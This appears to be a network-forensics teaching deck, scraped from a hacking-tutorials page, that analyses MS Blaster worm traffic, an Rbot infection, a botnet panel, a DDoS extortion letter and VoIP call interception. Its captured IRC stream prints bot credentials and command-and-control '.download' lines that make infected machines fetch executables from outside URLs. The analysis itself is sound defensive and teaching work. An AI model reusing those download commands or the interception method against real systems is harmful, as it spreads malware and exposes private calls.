- Archive for 'Basic Hacking Tutorials':** Shows 53 results. A featured article titled 'Hacking GPS' is displayed with a large green 'GPS' text and an image of a GPS device. Below the image is the text 'GPS Hacking E Book (Free Download)'.
- Best Deals For You!** A sidebar containing several advertisements for services like 'makeupfault', 'RedDragon.com', 'makeupsequencer.com', and 'zenetorign.com'.



Case Study 3 –

Worm's, Virus's and Bot's – Attacking From Within...



Not What You Want to See on Your Screen...

```
C:\>dir/w
Volume in drive C has no label.
Volume Serial Number is 343E-2558

Directory of C:\

AUTOEXEC.BAT          CONFIG.SYS            [DELL]
[Documents and Settings] [Games]              [My Shared Folder]
[Phill Stuff]         [Phill Trace Files]  [Phill Tunes]
[Phill Work Stuff]    [Program Files]      [Student Downloads]
[Temp]                [WINDOWS]            YServer.txt
                    3 File(s)            17,071 bytes
                    12 Dir(s)      5,121,503,232 bytes free

  I just wanted to say LOVE YOU SAN!! billy gates why do you make this possibl
e? Stop making money and fix your software!!_
```

The Original – The MS Blaster Worm...

- Exploits Microsoft Windows RPC Vulnerability
 - Microsoft RPC vulnerability using TCP Port 135
- Infected machines will attempt to propagate the worm to additional machines
 - Infected machines will also attempt to launch a Distributed Denial of Service (DDoS) attack against Microsoft on the following schedule:
 - Any day in the months
 - September - December
 - 16th to the 31st day of the following months:
 - January - August



Packet Capture File

	IP - Src	IP - Dest	Time	Protocol	Length	Info
1	141.157.228.12	10.1.1.31	0.000000	TCP	62	1857 > 4444 [SYN] Seq=1521629589
2	10.1.1.31	141.157.228.12	0.000269	TCP	62	4444 > 1857 [SYN, ACK] Seq=220597
3	141.157.228.12	10.1.1.31	0.082813	TCP	60	1857 > 4444 [ACK] Seq=1521629590
4	141.157.228.12	10.1.1.31	0.177883	TCP	93	1857 > 4444 [PSH, ACK] Seq=1521629590
5	10.1.1.31	141.157.228.12	0.349041	TCP	93	4444 > 1857 [PSH, ACK] Seq=220597
6	10.1.1.31	141.157.228.12	0.502697	TFTP	62	Read Request, File: msblast.exe,
7	141.157.228.12	10.1.1.31	0.534942	TCP	60	1857 > 4444 [ACK] Seq=1521629629
8	10.1.1.31	141.157.228.12	0.535177	TCP	158	4444 > 1857 [PSH, ACK] Seq=220597
9	141.157.228.12	10.1.1.31	0.616459	TFTP	558	Data Packet, Block: 1
10	10.1.1.31	141.157.228.12	0.617895	TFTP	60	Acknowledgement, Block: 1
11	141.157.228.12	10.1.1.31	0.752105	TCP	60	1857 > 4444 [ACK] Seq=1521629629
12	12.243.154.137	10.1.1.31	0.848049	TCP	62	1818 > 135 [SYN] Seq=2903204790 v
13	10.1.1.31	12.243.154.137	0.848224	TCP	60	135 > 1818 [RST, ACK] Seq=0 Ack=.
14	12.243.154.137	10.1.1.31	1.380230	TCP	62	1818 > 135 [SYN] Seq=2903204790 v
15	10.1.1.31	12.243.154.137	1.380397	TCP	60	135 > 1818 [RST, ACK] Seq=0 Ack=.
16	141.157.228.12	10.1.1.31	1.519664	TFTP	558	Data Packet, Block: 2
17	10.1.1.31	141.157.228.12	1.523540	TFTP	60	Acknowledgement, Block: 2
18	12.243.154.137	10.1.1.31	1.822370	TCP	62	1818 > 135 [SYN] Seq=2903204790 v
19	10.1.1.31	12.243.154.137	1.822542	TCP	60	135 > 1818 [RST, ACK] Seq=0 Ack=.
20	141.157.228.12	10.1.1.31	2.425865	TFTP	558	Data Packet, Block: 3
21	10.1.1.31	141.157.228.12	2.430854	TFTP	60	Acknowledgement, Block: 3
22	141.157.228.12	10.1.1.31	3.332098	TFTP	558	Data Packet, Block: 4

What's hiding inside these seemingly harmless packets?

MSBlaster Worm Download

IP - Src	IP - Dest	Time	Protocol	Length	Info
6 10.1.1.31	141.157.228.12	0.502697	TFTP	62	Read Request, File: msblast.exe
9 141.157.228.12	10.1.1.31	0.616459	TFTP	558	Data Packet, Block: 1
10 10.1.1.31	141.157.228.12	0.617895	TFTP	60	Acknowledgement, Block: 1
16 141.157.228.12	10.1.1.31	1.519664	TFTP	558	Data Packet, Block: 2
17 10.1.1.31	141.157.228.12	1.523540	TFTP	60	Acknowledgement, Block: 2
20 141.157.228.12	10.1.1.31	2.425865	TFTP	558	Data Packet, Block: 3
21 10.1.1.31	141.157.228.12	2.430854	TFTP	60	Acknowledgement, Block: 3
22 141.157.228.12	10.1.1.31	3.332098	TFTP	558	Data Packet, Block: 4
23 10.1.1.31	141.157.228.12	3.332752	TFTP	60	Acknowledgement, Block: 4
24 141.157.228.12	10.1.1.31	4.238330	TFTP	558	Data Packet, Block: 5
25 10.1.1.31	141.157.228.12	4.244026	TFTP	60	Acknowledgement, Block: 5
26 141.157.228.12	10.1.1.31	5.145458	TFTP	558	Data Packet, Block: 6
27 10.1.1.31	141.157.228.12	5.152692	TFTP	60	Acknowledgement, Block: 6
28 141.157.228.12	10.1.1.31	6.050621	TFTP	558	Data Packet, Block: 7
29 10.1.1.31	141.157.228.12	6.053781	TFTP	60	Acknowledgement, Block: 7
30 141.157.228.12	10.1.1.31	6.956802	TFTP	558	Data Packet, Block: 8
31 10.1.1.31	141.157.228.12	6.961467	TFTP	60	Acknowledgement, Block: 8
32 141.157.228.12	10.1.1.31	7.864008	TFTP	558	Data Packet, Block: 9
33 10.1.1.31	141.157.228.12	7.866905	TFTP	60	Acknowledgement, Block: 9
34 141.157.228.12	10.1.1.31	8.770122	TFTP	558	Data Packet, Block: 10
35 10.1.1.31	141.157.228.12	8.773080	TFTP	60	Acknowledgement, Block: 10
36 141.157.228.12	10.1.1.31	9.676307	TFTP	558	Data Packet, Block: 11
37 10.1.1.31	141.157.228.12	9.676307	TFTP	60	Acknowledgement, Block: 11
38 141.157.228.12	10.1.1.31	10.584571	TFTP	78	Data Packet, Block: 12 (last)
39 10.1.1.31	141.157.228.12	10.584571	TFTP	60	Acknowledgement, Block: 12
40 141.157.228.12	10.1.1.31	11.459194	TFTP	78	Data Packet, Block: 13 (last)

Server infects the workstation with MSBlaster-Worm via TFTP Download

MSBlaster Worm – Visual Reconstruction

```
H#...l.5..Y.....`m...a... |h...k.e.....x.t.....\89..|
t.....:.(9.r-
u.|@-vr.s.9..#>"...P..w...ll)...9E.. \G...|;B... _9..%.K.....1.Y?
<...4)....^37...s.v...u...n.A8h.....
..u.2...5..4..n.....D..A..4...hD...<y..x.....}.....G.
.. 8..i5.m.....

....

....'b%.w...`i.....fc....]]..
.h.r`o.9..>p.(.V..4p..th<.<#.....<x0...B.Kx.Hé.....
..d.....KF.....d.....
i0...H...O.k..i.....`h...)\...r...it...i..B.B\.....2.E1..b.i.....^MO.i... cn.$l...
O..._B...I...A.....(
Y..h..0T..K.....@...^sv.=:[...Xaor..Kh....WF..m...
@.<.WO.....$h.....h.F...C..
)..8..d..r.m.<[.|R[L.Gvx/[G...A...M..t..3.D0.)db5.\6..%((.....s..L9.l..
.....t.....X.....S.(...V...t..0.....]CM.....F..G...8

....

.....]5QD.....G@..Y0,..(\7..4..X...u..4..>...fa.....WV..Zj..H5...l.)...Q.....G..MIw-f#n#P.(.h..)
rF..R...2d.d..83...S..n...w..n... |8I.Bnn.)..._.....E.Ej(../..u..
..j].....
..0.I..{...*..P..A..2G...:..m..@...%...-...<.v5%..}.....e.....
...W).....Sd..la.
.....v
[.../..j].....z... ..b..<c...L.....+;)..(=.x..~*..>. T...%Q/.....
.....R.2 ..2...J2 .. ..p.....?u#j".s.j..@.<0E|r...).G..G. t...G...../s_.. u...t...t..W.D.L__...Y...-
...$=s.....}.....0.....48....<

....


.....@D...HLP...TX... \ l...pt.....E.6.....@.....00.<10.....msblast.exe.I ju
wan.....to say LOVE YOU SANil.bill...n.gatesh.d&you make...~.lhi.possio
?l[...Bp.ing.one-Wd.... fix2r]oftireU...=o.....H.....F..*...]}.....+..H'KG.....7....._..K.2
$X..EdI.p..t...>7.^
.p.G].....*M...j. .nr..MA...~.RB3
.....36..EOW... ..8..0.(.f.....C...@.A...((..6d..d)....s..C25C...$C25...i./s^X.0.... x...E...O..
....._H.f.....+x.....d.p...O...=..W.W2.1'l...
```

Infected Workstation Now Attacks Others

	IP - Src	IP - Dest	Time	Protocol	Length	Info
44	10.1.1.31	180.191.253.1	15.182403	TCP	62	1029 > 135 [SYN] Seq=2209767891
45	10.1.1.31	180.191.253.2	15.182544	TCP	62	1030 > 135 [SYN] Seq=2209826792
46	10.1.1.31	180.191.253.3	15.182664	TCP	62	1031 > 135 [SYN] Seq=2209875599
47	10.1.1.31	180.191.253.4	15.182779	TCP	62	1032 > 135 [SYN] Seq=2209914664
48	10.1.1.31	180.191.253.5	15.182899	TCP	62	1033 > 135 [SYN] Seq=2209955055
49	10.1.1.31	180.191.253.6	15.183015	TCP	62	1034 > 135 [SYN] Seq=2210006969
50	10.1.1.31	180.191.253.7	15.183136	TCP	62	1035 > 135 [SYN] Seq=2210066265
51	10.1.1.31	180.191.253.8	15.183258	TCP	62	1036 > 135 [SYN] Seq=2210127960
52	10.1.1.31	180.191.253.9	15.183382	TCP	62	1037 > 135 [SYN] Seq=2210167019
53	10.1.1.31	180.191.253.10	15.183490	TCP	62	1038 > 135 [SYN] Seq=2210207993
54	10.1.1.31	180.191.253.11	15.183609	TCP	62	1039 > 135 [SYN] Seq=2210265390
55	10.1.1.31	180.191.253.12	15.183723	TCP	62	1040 > 135 [SYN] Seq=2210311217
56	10.1.1.31	180.191.253.13	15.183841	TCP	62	1041 > 135 [SYN] Seq=2210376132
57	10.1.1.31	180.191.253.14	15.183960	TCP	62	1042 > 135 [SYN] Seq=2210410320
58	10.1.1.31	180.191.253.15	15.184080	TCP	62	1043 > 135 [SYN] Seq=2210468332
59	10.1.1.31	180.191.253.16	15.184196	TCP	62	1044 > 135 [SYN] Seq=2210526690
60	10.1.1.31	180.191.253.17	15.184311	TCP	62	1045 > 135 [SYN] Seq=2210588478
61	10.1.1.31	180.191.253.18	15.184427	TCP	62	1046 > 135 [SYN] Seq=2210623641
62	10.1.1.31	180.191.253.19	15.184564	TCP	62	1047 > 135 [SYN] Seq=2210673362
63	10.1.1.31	180.191.253.20	15.184682	TCP	62	1048 > 135 [SYN] Seq=2210716189

10.1.1.31 Now scans for other nodes beginning in the 180.191.253.XXX range

Blaster Worm Attack – What it Looks Like...



MSBlaster Worms - A Postscript...

SEATTLE, Washington (AP) -- A teenager was sentenced Friday to 1 1/2 years in prison for unleashing a variant of the "Blaster" Internet worm that crippled 48,000 computers.

Jeffrey Lee Parson, 19, of Hopkins, Minnesota, will serve his time at a low-security prison and must perform 10 months of community service.

Parson created a Blaster version that launched a distributed denial-of-service attack against a Microsoft Windows update Web site as well as personal computers. Blaster and its variants, also known as the LovSan virus, crippled networks worldwide.



*CNN News 28Jan05

Insider Threat – Bots...

The screenshot shows a desktop environment with several windows from a bot management application. The desktop background is blue with various icons for creating tasks, lists, and templates. The open windows include:

- Stats botnet:** A window showing statistics for bots. It includes a table with columns for All bots, ONLINE, OFFLINE, Free, Work, and Country.
- List bots:** A window displaying a list of bots with columns for ID, Ver, Country, IP, Status, First time, and Last time.
- Tasks:** A window showing a list of tasks with columns for #, HOST, Bots, Type, and Start.
- Add Task Leads:** A dialog box for adding new task leads, including fields for Name, Rules, and File.
- Add Task SPAM:** A dialog box for adding spam tasks, including fields for Senders List, Servers List, Template, and Status.
- Add Template for SPAM Task:** A dialog box for adding a name template, including a text area and a file selection button.
- Update Inuit:** A dialog box for updating the Inuit version, including a version number field and a file selection button.

The **Stats botnet** window displays the following data:

Category	Count
All bots:	6
ONLINE:	6
OFFLINE:	0
Free:	6
Work:	0
Country:	1

The **List bots** window displays the following data:

ID	Ver	Country	IP	Status	First time	Last time
1	4	Brazil		Free	2009-01-08 00:22:32	2009-01-08 08:37:20
2	4	Canada		Free	2009-01-08 00:41:10	2009-01-08 08:37:20
3	4	Thailand		Free	2009-01-08 04:33:12	2009-01-08 08:37:20
4	4	Kyrgyzstan		Free	2009-01-08 06:03:20	2009-01-08 08:37:20
5	4	Russian Federation		Free	2009-01-08 06:10:46	2009-01-08 08:37:20
6	4	Georgia		Free	2009-01-08 08:02:13	2009-01-08 08:37:20

The **Tasks** window displays the following data:

#	HOST	Bots	Type	Start
1	ya.ru	0699	OET	2008-12-20
2	google.ru	0686	OET	2008-12-31

Bot Infested Capture File

No.	IP - Src	IP - Dest	Time	Protocol	Length	Info
61	68.164.173.62	172.16.1.10	69.798997	TCP	60	4731 > 135 [ACK] Seq=53/13960/
62	68.164.173.62	172.16.1.10	70.476275	TCP	60	1216 > 135 [ACK] Seq=558177394
63	68.164.173.62	172.16.1.10	70.496296	DCERPC	126	Bind: call_id: 127 Fragment: Si
64	172.16.1.10	68.164.173.62	70.496445	DCERPC	114	Bind_ack: call_id: 127 Fragment
65	172.16.1.10	68.164.173.62	72.876008	TCP	54	135 > 4800 [FIN, ACK] Seq=34564
66	68.164.173.62	172.16.1.10	72.974040	TCP	1486	[TCP segment of a reassembled P
67	68.164.173.62	172.16.1.10	72.975773	emActi	86	RemoteCreateInstance request[Lo
68	172.16.1.10	68.164.173.62	72.975807	TCP	54	135 > 1216 [ACK] Seq=3486354286
69	172.16.1.10	68.164.173.62	73.023928	TCP	54	135 > 1216 [FIN, ACK] Seq=34863
70	172.16.1.10	68.164.173.62	73.212438	TFTP	61	Read Request, File: analiz.exe,
71	172.16.1.10	68.164.173.62	74.222177	TFTP	61	Read Request, File: analiz.exe,
72	68.164					8 Data Packet, Block: 1
73	172.16					6 Acknowledgement, Block: 1
74	68.164					8 Data Packet, Block: 1
75	172.16					6 Acknowledgement, Block: 1
76	172.16					6 Acknowledgement, Block: 1
77	68.164					8 Data Packet, Block: 2
78	172.16					6 Acknowledgement, Block: 2
79	68.164					86 [TCP Retransmission] 1216 > 135
80	172.16					4 [TCP Dup ACK 69#1] 135 > 1216 [
81	172.16					4 135 > 1216 [FIN, ACK] Seq=34863
82	172.16					6 Acknowledgement, Block: 2
83	68.164					8 Data Packet, Block: 2
84	172.16					6 Acknowledgement, Block: 2
85	68.164					8 Data Packet, Block: 3
86	172.16					6 Acknowledgement, Block: 3
87	68.164					0 1216 > 135 [ACK] Seq=558178930
88	68.164					0 1216 > 135 [FIN, ACK] Seq=55817
89	172.16					4 135 > 1216 [ACK] Seq=3486354287
90	68.164					8 Data Packet, Block: 3

Summary : Worm.Analiz.Process


Description : Identified by Sophos as the Rbot-RP worm, the Analiz threat exploits backdoor functionality and can spread through unprotected or unauthorized remote penetration. This threat may also be identified as W32/HJ-6963.

Worm.Analiz should not be confused with Dialer.Anal-Liz, which is an unrelated premium rate dialer application.

Worms are programs that propagate by spreading over a network. A worm is a special type of computer virus.

This application is most likely downloaded and installed through vulnerabilities in system security or by another application that is considered to be adware or spyware.

Company : Unknown

Threat Level : 

Category : WORM

Download Reconstruction

```
Follow TCP Stream
Stream Content
PASS T0m3za
NICK damn-0262937047
USER ghmfeirsfnw 0 0 :damn-0262937047

:hunt3d.devilz.net NOTICE AUTH :*** Looking up your hostname...
:hunt3d.devilz.net NOTICE AUTH :*** Found your hostname
:hunt3d.devilz.net 001 damn-0262937047 :Welcome to the devilz IRC Network damn-0262937047!
ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net
:hunt3d.devilz.net 002 damn-0262937047 :Your host is hunt3d.devilz.net, running version
Unreal3.2
:hunt3d.devilz.net 003 damn-0262937047 :This server was created Thu Sep 9 2004 at
14:58:49 CDT
:hunt3d.devilz.net 004 damn-0262937047 hunt3d.devilz.net Unreal3.2
fowghraAsORTVSxNCWqBzvdHtGp lvhopsmtikrRc
:hunt3d.devilz.net 005 damn-0262937047 MAP
NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTAR
server
:hunt3d.devilz.net 005 damn-0262937047 WALLCHOPS WATCH=128 SILENCE=15 MODES=12
CHANTYPES=# PREFIX=(ohv)@%+ CHANMODES=beqa,kfl,l,psmntirRcOAKVGCuzNSMT NETWORK=devilz
CASEMAPPING=ascii EXTBAN=~,,cgr :are supported by this server
:hunt3d.devilz.net 251 damn-0262937047 :There are 1 users and 5122 invisible on 1 servers
:hunt3d.devilz.net 252 damn-0262937047 2 :operator(s) online
:hunt3d.devilz.net 253 damn-0262937047 14 :unknown connection(s)
:hunt3d.devilz.net 254 damn-0262937047 19 :channels formed
:hunt3d.devilz.net 255 damn-0262937047 :I have 5123 clients and 0 servers
:hunt3d.devilz.net 265 damn-0262937047 :Current Local Users: 5123 Max: 9508
:hunt3d.devilz.net 266 damn-0262937047 :Current Global Users: 5123 Max: 5123
:hunt3d.devilz.net 422 damn-0262937047 :MOTD File is missing
:damn-0262937047 MODE damn-0262937047 :+i
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s01
:hunt3d.devilz.net 332 damn-0262937047 #s01 :.download http://www.wanees.net/bbnz.exe
bbnz.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s01 AL7uB 1103771901
:hunt3d.devilz.net 353 damn-0262937047 @ #s01 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s01 :End of /NAMES list.
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s02
:hunt3d.devilz.net 332 damn-0262937047 #s02 :.download http://
webacceptor.findwhat-ever-now.com:8091/get.file?
action=file&afp=13001&class=682&affiliate=jocker jocker.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s02 AL7uB 1103771882
:hunt3d.devilz.net 353 damn-0262937047 @ #s02 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s02 :End of /NAMES list.
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s03
:hunt3d.devilz.net 332 damn-0262937047 #s03 :.download http://ysbweb.com/ist/scripts/
ysb_exe.php?account_id=1000489&user_level=3 ysbinstall_1000489_3.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s03 AL7uB 1103771894
:hunt3d.devilz.net 353 damn-0262937047 @ #s03 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s03 :End of /NAMES list.
```

Backdoor Client (Bot) IRC Login to Bot-Server

Bot-Server downloading updates to infected Bot

Sample DDoS Extortion Letter

"Hello. If you want to continue having your site operational, you must pay us 10 000 rubles monthly. Attention! Starting as of DATE your site will be a subject to a DDoS attack. Your site will remain unavailable until you pay us.

The first attack will involve 2,000 bots. If you contact the companies involved in the protection of DDoS-attacks and they begin to block our bots, we will increase the number of bots to 50 000, and the protection of 50 000 bots is very, very expensive.


1-st payment (10 000 rubles) Must be made no later than DATE. All subsequent payments (10 000 rubles) Must be committed no later than 31 (30) day of each month starting from August 31. Late payment penalties will be charged 100% for each day of delay.

For example, if you do not have time to make payment on the last day of the month, then 1 day of you will have to pay a fine 100%, for instance 20 000 rubles. If you pay only the 2nd date of the month, it will be for 30 000 rubles etc. Please pay on time, and then the initial 10 000 rubles offer will not change. Penalty fees apply to your first payment - no later than DATE"

You will also receive several bonuses...

- 1. 30% discount if you request DDoS attack on your competitors/enemies. Fair market value DDoS attacks a simple site is about \$ 100 per night, for you it will cost only 70 \$ per day.*
- 2. If we turn to your competitors / enemies, to make an attack on your site, then we deny them.*

Payment must be done on our purse Yandex-money number 41001474323733. Every month the number will be a new purse, be careful. About how to use Yandex-money read on www.money.yandex.ru. If you want to apply to law enforcement agencies, we will not discourage you. We even give you their contacts: www.fsb.ru, www.mvd.ru"



Case Study 4 –

VoIP Call Interception and Playback...

Packet Capture File

No.	IP - Src	IP - Dest	Time	Protocol	Length	Info
4	45.210.3.90	45.210.3.36	4.774198532	SIP/SDP	824	Request: INVITE sip:4697@c
5	45.210.3.36	45.210.3.90	4.774234772	SIP	390	Status: 100 Trying
6	45.210.3.36	45.210.3.90	4.855833054	SIP	556	Status: 180 Ringing
10	45.210.3.36	45.210.3.90	6.430492401	SIP/SDP	1078	Status: 200 OK , with ses
11	45.210.3.90	45.210.3.36	6.583414078	SIP	603	Request: ACK sip:3290.a756
12	45.210.9.97	45.210.3.90	6.616043091	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
13	45.210.9.97	45.210.3.90	6.634405136	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
14	45.210.3.90	45.210.9.97	6.648046493	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
15	45.210.9.97	45.210.3.90	6.655860901	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
16	45.210.3.90	45.210.9.97	6.675859451	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
17	45.210.9.97	45.210.3.90	6.675891876	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
18	45.210.3.90	45.210.9.97	6.687984466	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
19	45.210.9.97	45.210.3.90	6.695211410	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
20	45.210.3.90	45.210.9.97	6.707969665	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
21	45.210.9.97	45.210.3.90	6.714948654	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
22	45.210.3.90	45.210.9.97	6.728021622	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
23	45.210.9.97	45.210.3.90	6.734687805	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
24	45.210.3.90	45.210.9.97	6.748052597	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
25	45.210.9.97	45.210.3.90	6.754869461	RTP	214	PT=ITU-T G.711 PCMU, SSRC=

This example contains four (4) calls and is from a VoIP network using Cisco phones and SIP signaling with G.711 audio codec

VoIP Call Detection, Analysis and Playback

Detected 4 VoIP Calls. Selected 0 Calls.

Start Time	Stop Time	Initial Speaker	From	To	Protocol	Packets	State
4.774199	6.583414	45.210.3.90	"Cisco 3290" <sip:3290@cisc	<sip:4697@cisco.sip.labs.in	SIP	5	IN CALL
66.778282	66.942726	45.210.3.90	"Cisco 3290" <sip:3290@cisc	<sip:3359@cisco.sip.labs.in	SIP	4	REJECTED
85.458126	216.260077	45.210.3.90	"Cisco 3290" <sip:3290@cisc	<sip:4672@cisco.sip.labs.in	SIP	22	COMPLETED
152.234444	152.561234	45.210.3.90	"Cisco 3290" <sip:3290@cisc	<sip:3358@cisco.sip.labs.in	SIP	5	IN CALL

From 45.210.9.72:2238 to 45.210.3.90:19716 Duration:102.07 Drop by Jitter Buff:89(2.6%) Out of Seq: 4(0.1%) Wrong Timestamp: 29(0.9%)

From 45.210.3.90:19716 to 45.210.9.72:2238 Duration:102.02 Drop by Jitter Buff:85(2.5%) Out of Seq: 5(0.1%) Wrong Timestamp: 30(0.9%)

View as time of day

Jitter buffer [ms] 50 Use RTP timestamp

Decode **Play** Pause Stop Close

